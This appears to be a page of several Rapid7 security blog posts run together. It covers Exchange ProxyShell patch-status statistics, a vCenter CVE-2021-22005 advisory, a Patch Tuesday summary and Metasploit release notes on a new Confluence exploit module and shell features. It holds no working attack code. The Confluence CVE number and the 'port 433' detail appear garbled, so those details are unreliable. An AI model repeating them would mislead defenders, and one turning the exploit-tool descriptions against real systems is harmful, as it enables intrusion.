With a few tweaks, we were able to adjust our measurement approach to get a clear enough view that we can draw some strong conclusions about the patch statuses of Exchange Servers on the public-facing internet. Here’s what we found:
Out of the 306,552 Exchange OWA servers we observed, 222,145 — or 72.4% —were running an impacted version of Exchange (this includes 2013, 2016, and 2019).
Of the impacted servers, 29.08% were still unpatched for the ProxyShell vulnerability, and 2.62% were partially patched. That makes 31.7% of servers that may still be vulnerable.
To put it another, starker way: 6 months after patches have been available for the ProxyLogon family of vulnerabilities, 1 in 3 impacted Exchange Servers are still susceptible to attacks using the ProxyShell method.
When we sort this data by the Exchange Server versions that organizations are using, we see the uncertainty in patch status tends to cluster around specific versions, particularly 2013 Cumulative Update 23.
We also pulled the server header for these instances with the goal of using the version of IIS as a proxy indicator of what OS the servers may be running — and we found an alarmingly large proportion of instances that were running end-of-life servers and/or operating systems, for which Microsoft no longer issues patch updates.
That group includes the two bars on the left of this graph, which represent 2007 and 2010 Exchange Server versions: 75,300 instances of 2010 and 8,648 instances of 2007 are still running out there on the internet, roughly 27% of all instances we observed. Organizations still operating these products can count themselves lucky that ProxyShell and ProxyLogon don’t impact these older versions of Exchange (as far as we know). But that doesn’t mean those companies are out of the woods — if you still haven’t replaced Exchange Server 2010, you’re probably also doing other risky things in your environment.
Looking ahead, the next group of products that will go end-of-life are the Windows Server 2012 and 2012 R2 operating systems, represented in green and yellow, respectively, within the graph. That means 92,641 instances of Exchange — nearly a third of all Exchange Servers on the internet — will be running unsupported operating systems for which Microsoft isn’t obligated to provide security fixes after they go end-of-life in 2023.
What you can do now
It’s a matter of when, not if, we encounter the next family of vulnerabilities that lets attackers have a field day with huge sets of sensitive data like those contained in Exchange Servers. And for companies that haven’t yet patched, ProxyShell and its related attack chains are still a real threat. Here’s what you can do now to proactively mitigate these vulnerabilities.
First things first: If your organization is running one of the 1 in 3 affected instances that are vulnerable due to being unpatched, install the appropriate patch right away.
Stay current with patch updates as a routine priority. It is possible to build Exchange environments with near-100% uptimes, so there isn’t much argument to be made for foregoing critical patches in order to prevent production interruptions.
If you’re running a version of Exchange Server or Windows OS that will soon go end-of-life, start planning for how you’ll update to products that Microsoft will continue to support with patches. This way, you’ll be able to quickly and efficiently mitigate vulnerabilities that arise, before attackers take advantage of them.
If you’re already a Rapid7 customer, there’s good news: InsightVM already has authenticated scans to detect these vulnerabilities, so users of the product should already have a good sense of where their Exchange environments stand. On the offensive side, your red teams and penetration testers can highlight the risk of running vulnerable Exchange instances with modules exercising ProxyLogon and ProxyShell. And as our research team continues to develop techniques for getting this kind of detailed information about exposures, we ensure our products know about those methods so they can more effectively help customers understand their vulnerabilities.
But for all of us, these vulnerabilities are a reminder that security requires a proactive mindset — and failing to cover the basics like upgrading to supported products and installing security updates leaves organizations at risk when a particularly thorny set of attack chains rears its head.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
Welcome back to The Lost Bots, a vlog series where Rapid7 Detection and Response Practice Advisor Jeffrey Gardner talks all things security with fellow industry experts. In this episode, we’re joined by fellow Practice Advisor Devin Krugly to discuss how Detection and Response + Vulnerability Management = a winning combination. Often viewed as two separate and distinct entities, Jeffrey and Devin explore how the combination can greatly improve your response efforts and the ways in which you can set up a successful vulnerability management program.
Stay tuned for future episodes of The Lost Bots! Coming soon: Jeffrey discusses veterans in cybersecurity with fellow security professionals who are vets themselves.
On Tuesday, September 21, 2021, VMware published security advisory VMSA-2021-0020, which includes details on CVE-2021-22005, a critical file upload vulnerability (CVSSv3 9.8) in vCenter Server that allows remote code execution (RCE) on the appliance. Successful exploitation of this vulnerability is achieved simply by uploading a specially crafted file via port 433 “regardless of the configuration settings of vCenter Server.”
VMware has published an FAQ outlining the details of this vulnerability and makes it clear that this should be patched “immediately.” A workaround is also being provided by VMware — however, its use is not being recommended and should only be used as a temporary solution.
Affected products
vCenter Server versions 6.7 and 7.0
Cloud Foundation (vCenter Server) 3.x, 4.x
Guidance
We echo VMware’s advice that impacted servers should be patched right away. While there are currently no reports of exploitation, we expect this to quickly change within days — just as previous critical vCenter vulnerabilities did (CVE-2021-21985, CVE-2021-21972). Additionally, Rapid7 recommends that, as a general practice, network access to critical organizational infrastructure only be allowed via VPN and never open to the public internet.
We will update this post as more information becomes available, such as information on exploitation.
Rapid7 customers
A vulnerability check for CVE-2021-22005 is under development and will be available to InsightVM and Nexpose customers in an upcoming content release pending the QA process.
In the meantime, InsightVM customers can use Query Builder to find assets that have vCenter Server installed by creating the following query: software.descriptioncontainsvCenter Server. Rapid7 Nexpose customers can create a Dynamic Asset Group based on a filtered asset search for Software namecontainsvCenter Server.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
Microsoft has fixed a total of 60 vulnerabilities this month, including two publicly disclosed 0-days. Fortunately there are only a few issues rated critical this month with the vast majority of the remainder being rated important. Here’s three big things you can go patch right now.
The hot topic this month is the most recent remote code execution 0-day vulnerability in MSHTML. When it was first discovered it was only being used in a limited number of attacks, however this quickly changed once instructions for exploiting the vulnerability were published online. This vulnerability was severe enough to warrant publishing patches for older operating systems including Windows 7, Windows Server 2008 R2, and Windows Server 2008. Now that updates have been published for this vulnerability they should be applied as soon as possible.
Windows DNS Local Elevation of Privilege (CVE-2021-36968)
This is the second publicly disclosed vulnerability updated this month. While the details surrounding this CVE are sparse, we do know that Microsoft has not detected exploitation in the wild.
Microsoft has made additional patches available for older operating systems. If you were previously unable to patch against this vulnerability you may want to review this new information.
Our own wvu along with Jang added a module that exploits an OGNL injection (CVE-2021-26804)in Atlassian Confluence’s WebWork component to execute commands as the Tomcat user. CVE-2021-26804 is a critical remote code execution vulnerability in Confluence Server and Confluence Data Center and is actively being exploited in the wild. Initial discovery of this exploit was by Benny Jacob (SnowyOwl).
More Enhancements
In addition to the module, we would like to highlight some of the enhancements that have been added for this release. Contributor e2002e added the OUTFILE and DATABASE options to the zoomeye_search module allowing users to save results to a local file or local database along with improving the output of the module to provide better information about the target. Our own dwelch-r7 has added support for fully interactive shells against Linux environments with shell -it. In order to use this functionality, users will have to enable the feature flag with features set fully_interactive_shells true. Contributor pingport80 has added powershell support for write_file method that is binary safe and has also replaced explicit cat calls with file reads from the file library to provide broader support.
#15278 from e2002e – The zoomeye_search module has been enhanced to add the OUTFILE and DATABASE options, which allow users to save results to a local file or to the local database respectively. Additionally the output saved has been improved to provide better information about the target and additional error handling has been added to better handle potential edge cases.
#15522 from dwelch-r7 – Adds support for fully interactive shells against Linux environments with shell -it. This functionality is behind a feature flag and can be enabled with features set fully_interactive_shells true
#15560 from pingport80 – This PR add powershell support for write_file method that is binary safe.
#15627 from pingport80 – This PR removes explicit cat calls and replaces them with file reads from the file library so that they have broader support.
Bugs fixed
#15634 from maikthulhu – This PR fixes an issue in exploit/multi/misc/erlang_cookie_rce where a missing bitwise flag caused the exploit to fail in some circumstances.
#15636 from adfoster-r7 – Fixes a regression in datastore serialization that caused some event processing to fail.
#15637 from adfoster-r7 – Fixes a regression issue were Metasploit incorrectly marked ipv6 address as having an ‘invalid protocol’
#15639 from gwillcox-r7 – This fixes a bug in the rename_files method that would occur when run on a non-Windows shell session.
#15640 from adfoster-r7 – Updates modules/auxiliary/gather/office365userenum.py to require python3
#15652 from jmartin-r7 – A missing dependency, py3-pip, was preventing certain external modules such as auxiliary/gather/office365userenum from working due to requests requiring py3-pip to run properly. This has been fixed by updating the Docker container to install the missing py3-pip dependency.
#15654 from space-r7 – A bug has been fixed in lib/msf/core/payload/windows/encrypted_reverse_tcp.rb whereby a call to recv() was not being passed the proper arguments to receive the full payload before returning. This could result in cases where only part of the payload was received before continuing, which would have resulted in a crash. This has been fixed by adding a flag to the recv() function call to ensure it receives the entire payload before returning.
#15655 from adfoster-r7 – This cleans up the MySQL client-side options that are used within the library code.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the binary installers (which also include the commercial edition).
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.



















































![[The Lost Bots] Episode 6: D&R + VM = WINNING!](https://blog.rapid7.com/content/images/2021/10/-The-Lost-Bots--Episode-1--External-Threat-Intelligence.jpeg)
![[The Lost Bots] Episode 6: D&R + VM = WINNING!](https://play.vidyard.com/sEgEy3WJVZJ7j2oQG5kNJ5.jpg)